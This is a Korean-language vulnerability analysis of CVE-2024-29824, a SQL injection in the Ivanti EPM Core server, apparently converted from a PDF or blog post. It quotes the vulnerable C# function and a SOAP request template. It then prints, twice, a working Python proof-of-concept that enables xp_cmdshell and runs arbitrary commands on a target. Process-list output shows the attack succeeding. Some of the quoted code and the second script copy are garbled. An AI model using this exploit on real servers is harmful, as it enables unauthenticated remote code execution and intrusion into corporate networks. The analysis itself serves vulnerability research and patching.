


CVE-2024-29824

▼ 취약점

- An unspecified SQL Injection vulnerability in Core server of Ivanti EPM 2022 SU5 and prior allows an unauthenticated attacker within the same network to execute arbitrary code. - NVD

Ivanti EPM 2022 SU5 이전 버전의 Core 서버에는 지정되지 않은 SQL 주입 취약점이 있어 동일한 네트워크 내에서 인증되지 않은 공격자가 임의의 코드를 실행할 수 있다.


- Ivanti EPM에서 발생하는 SQL Injection이다.
- 이 취약점은 Ivanti EPM의 코어 서버에서 발생하며, 원격 코드 실행을 통해 공격자는 민감한 데이터에 접근하거나 네트워크 내 다른 장치로 이동할 수 있다.
- 취약점은 PatchBiz.dll 파일의 RecordGoodApp()이라는 함수에서 발생한 것이다.



```
private static void RecordGoodApp(
    LanDeskDatabase database,
    string[] tokens,
    DateTime reportDate,
    int computer_idn)
{
    try
    {
        GoodApp goodApp = new GoodApp(tokens);
        try
        {
            string sql1 = string.Format("SELECT ReportedGoodApps_Idn from ReportedGoodApps where md5 = '{0}', (object) goodApp.md5");
            DatabaseRow row1 = database.ExecuteRow(sql1);
            int? nullable = new int?();
            nullable = !AppMonitorAction.IsEmptyRow(row1) ? new int?(Convert.ToInt32(row1["ReportedGoodApps_Idn"])) : new int?(AppMonitorAction.RecordReportedGoodApp(database, goodApp, reportDate, computer_idn));
            if (nullable.HasValue)
            {
                throw new Exception("Couldn't get or create the ReportedGoodApp record");
            }
            RollingLog.Log("AppMonitorAction.RecordAction(MIME): " + goodApp.associatedPatches.Count.ToString());
            foreach (AssociatedPatches associatedPatch in goodApp.associatedPatches)
            {
                string sql2 = string.Format("SELECT Patch_Idn FROM Patch P JOIN Vulnerability V ON V.Vulnerability_Idn = P.Vulnerability_Idn WHERE P.UniqueFilename = '{0}' AND V.Vul_ID = '{1}' AND V.Vul_Id = '{2}' AND V.Vul_Id = '{3}'");
                DatabaseRow row2 = database.ExecuteRow(sql2);
                if (!AppMonitorAction.IsEmptyRow(row2))
                {
                    int patch_idn = (int) row2["Patch_Idn"];
                    string sql3 = string.Format("SELECT PatchesRelatedToGoodApps_Idn from PatchesRelatedToGoodApps where PatchVulId = '{0}' and PatchIdn = '{1}', (object) associatedPatch.VulId, (object) patch_idn);");
                    DatabaseRow row3 = database.ExecuteRow(sql3);
                    int relatedPatch_idn = !AppMonitorAction.IsEmptyRow(row3) ? Convert.ToInt32(row3["PatchesRelatedToGoodApps_Idn"]) : AppMonitorAction.RecordReportedGoodPatch(database, associatedPatch, patch_idn);
                    try
                    {
                        AppMonitorAction.RecordGoodReportRelationship(database, nullable.Value, relatedPatch_idn, computer_idn, reportDate, associatedPatch.coreTaskID);
                    }
                    catch (Exception ex)
                    {
                        RollingLog.Log("AppMonitorAction.RecordAction(2): " + ex.ToString());
                    }
                }
            }
        }
        catch (Exception ex)
        {
            RollingLog.Log("AppMonitorAction.RecordAction(2): " + ex.ToString());
        }
    }
    catch (Exception ex)
    {
        RollingLog.Log("AppMonitorAction.RecordAction(1): " + ex.ToString());
    }
}
```

- 해당 함수의 첫 번째 SQL 문이 잠재적으로 SQLI에 취약하다.
- 공격자는 string.Format을 사용하여 goodApp.md5 값으로 SQL Injection과 xp_cmdshell 명령어를 악용하여 원격 명령을 실행할 수 있다.

◦ 호출 흐름



- value는 삭제 없이 SQL 쿼리를 구성하는 데 사용된다. 이 값은 사용자가 제공하며 이 함수는 웹 서비스 엔드포인트를 통해 연결할 수 있다. 이 공격은 이 엔드포인트에 SOAP 요청을 보내고 MD5 값을 악성 SQL 명령으로 대체하는 것으로 구성된다.

```
<?xml version="1.0" encoding="utf-8"?>
<soap12:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap12="http://www.w3.org/2003/05/soap-envelope">
  <soap12:Body>
    <UpdateStatusEvents xmlns="http://tempuri.org/">
      <deviceId>string</deviceId>
      <actions>
        <Action name="string" code="0" date="0" type="96" user="string" configguid="string" location="string">
          <status>GoodApp=1|md5=<SQL_COMMAND></status>
        </Action>
      </actions>
    </UpdateStatusEvents>
```

```
</soap12:Body>
</soap12:Envelope>
```

- 관련 취약점
 - CVE-2024-8190: OS 명령 주입 취약점
 - CVE-2024-8963: 경로 탐색 취약점
 - CVE-2024-7593: 인증 우회 취약점

▼ POC

- 공격 스크립트

```
import argparse
import requests
import urllib3
import sys
from requests.exceptions import ReadTimeout
urllib3.disable_warnings()

XML_PAYLOAD = """<?xml version="1.0" encoding="utf-8"?>
<soap12:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap12="http://www.w3.org/2003/05/soap-envelope">
  <soap12:Body>
    <UpdateStatusEvents xmlns="http://tempuri.org/">
      <deviceID>string</deviceID>
      <actions>
        <Action name="string" code="0" date="0" type="96" user="string" configguid="string" location="string">
          <status>GoodApp=1|md5={}</status>
        </Action>
      </actions>
    </UpdateStatusEvents>
  </soap12:Body>
</soap12:Envelope>
"""

SQLI_PAYLOAD = "" ; EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE; EXEC xp_cmdshell '{e}'"""

def get_cmd_arrays(cmd_file):
    try:
        with open(cmd_file, 'r') as f:
            cmds = f.read().split('\n')
            cmds = [c for c in cmds if c]
            return cmds
    except Exception as e:
        sys.stderr.write(f'[!] Unexpected error reading cmd file: {e}\n')
        return []

def exploit(url, command):
    h = {'Content-Type': 'application/soap+xml'}
    sql_payload = SQLI_PAYLOAD.format(command)
    xml_payload = XML_PAYLOAD.format(sql_payload)
    try:
        r = requests.post(f'{url}/WSStatusEvents/EventHandler.asmx', data=xml_payload, headers=h, verify=False, timeout=30)
        if r.status_code == 200:
            print(f'[+] Successfully sent payload to server')
        else:
            print(f'[-] Unexpected response from server')
    except TimeoutError:
        # Expected to timeout given it keeps connection open for process duration
        pass
    except ReadTimeout:
        # Expected to timeout given it keeps connection open for process duration
        pass

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument('-u', '--url', help='The base URL of the target', required=True)
    parser.add_argument('-c', '--cmd_file', help='The commands to execute blind', type=str, required=True)
    args = parser.parse_args()

    commands = get_cmd_arrays(args.cmd_file)
    for command in commands:
        exploit(args.url, command)
```

```
import argparse
import requests
import urllib3
```

```

import sys
from requests.exceptions import ReadTimeout
urllib3.disable_warnings()

XML_PAYLOAD = """<?xml version="1.0" encoding="utf-
8"?>
<soap12:Envelope xmlns:xsi="http://www.w3.org/2001/XM
LSchema-instance" xmlns:xsd="http://www.w3.org/2001/X
MLSchema" xmlns:soap12="http://www.w3.org/2003/05/soa
p-envelope">
  <soap12:Body>
    <UpdateStatusEvents xmlns="http://tempuri.org/">
      <deviceID>string</deviceID>
      <actions>
        <Action name="string" code="0" date="0" type
="96" user="string" configguid="string" location="str
ing">
          <status>GoodApp=1|md5={}</status>
        </Action>
      </actions>
    </UpdateStatusEvents>
  </soap12:Body>
</soap12:Envelope>
"""

SQLI_PAYLOAD = "'; EXEC sp_configure 'show advanced o
ptions', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshe
ll', 1; RECONFIGURE; EXEC xp_cmdshell '{}'-'"

def get_cmd_arrays(cmd_file):
    try:
        with open(cmd_file, 'r') as f:
            cmds = f.read().split('\n')
            cmds = [c for c in cmds if c]
            return cmds
    except Exception as e:
        sys.stderr.write(f'[] Unexpected error readi

```

```

ng cmd file: {e}\n')
    return []


def exploit(url, command):
    h = {'Content-Type': 'application/soap+xml' }
    sql_payload = SQLI_PAYLOAD.format(command)
    xml_payload = XML_PAYLOAD.format(sql_payload)
    try:
        r = requests.post(f'{url}/WSStatusEvents/EventHandler.asmx', data=xml_payload, headers=h, verify=False, timeout=30)
        if r.status_code == 200:
            print(f'[+] Successfully sent payload to server')
        else:
            print(f'[-] Unexpected response from server')
    except TimeoutError:
        # Expected to timeout given it keeps connection open for process duration
        pass
    except ReadTimeout:
        # Expected to timeout given it keeps connection open for process duration
        pass

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument('-u', '--url', help='The base URL of the target', required=True)
    parser.add_argument('-c', '--cmd_file', help='The commands to execute blind', type=str, required=True)
    args = parser.parse_args()

    commands = get_cmd_arrays(args.cmd_file)
    for command in commands:
        exploit(args.url, command)

```

- 익스플로잇이 일어나는지 Burp Suite로 확인



- sqlserver.exe로 메모장이 실행됨을 확인

sqlservr.exe	< 0.01	2,702,156 K	2,600,936 K	5280	SQL Server Windows NT - 6...	Microsoft Corporation
cmd.exe		2,252 K	3,752 K	6784	Windows Command Processor	Microsoft Corporation
conhost.exe		6,488 K	10,872 K	7904	Console Window Host	Microsoft Corporation
notepad.exe	< 0.01	2,400 K	10,684 K	8940	Notepad	Microsoft Corporation

▼ 대응 방안

- 최신 업데이트 적용
- 취약성 여부를 확인할 수 있는 스크립트 적용

▼ 참고 자료

- <https://nvd.nist.gov/vuln/detail/cve-2024-29824>
- <https://www.horizon3.ai/attack-research/attack-blogs/cve-2024-29824-deep-dive-ivanti-epm-sql-injection-remote-code-execution-vulnerability/>
- <https://attackerkb.com/topics/c3Z5a612ns/cve-2024-29824>

- <https://www.vicarius.io/vsociety/posts/cve-2024-29824-xdetection>
- <https://ggonmerr.tistory.com/494>
- <https://kant-times.tistory.com/415>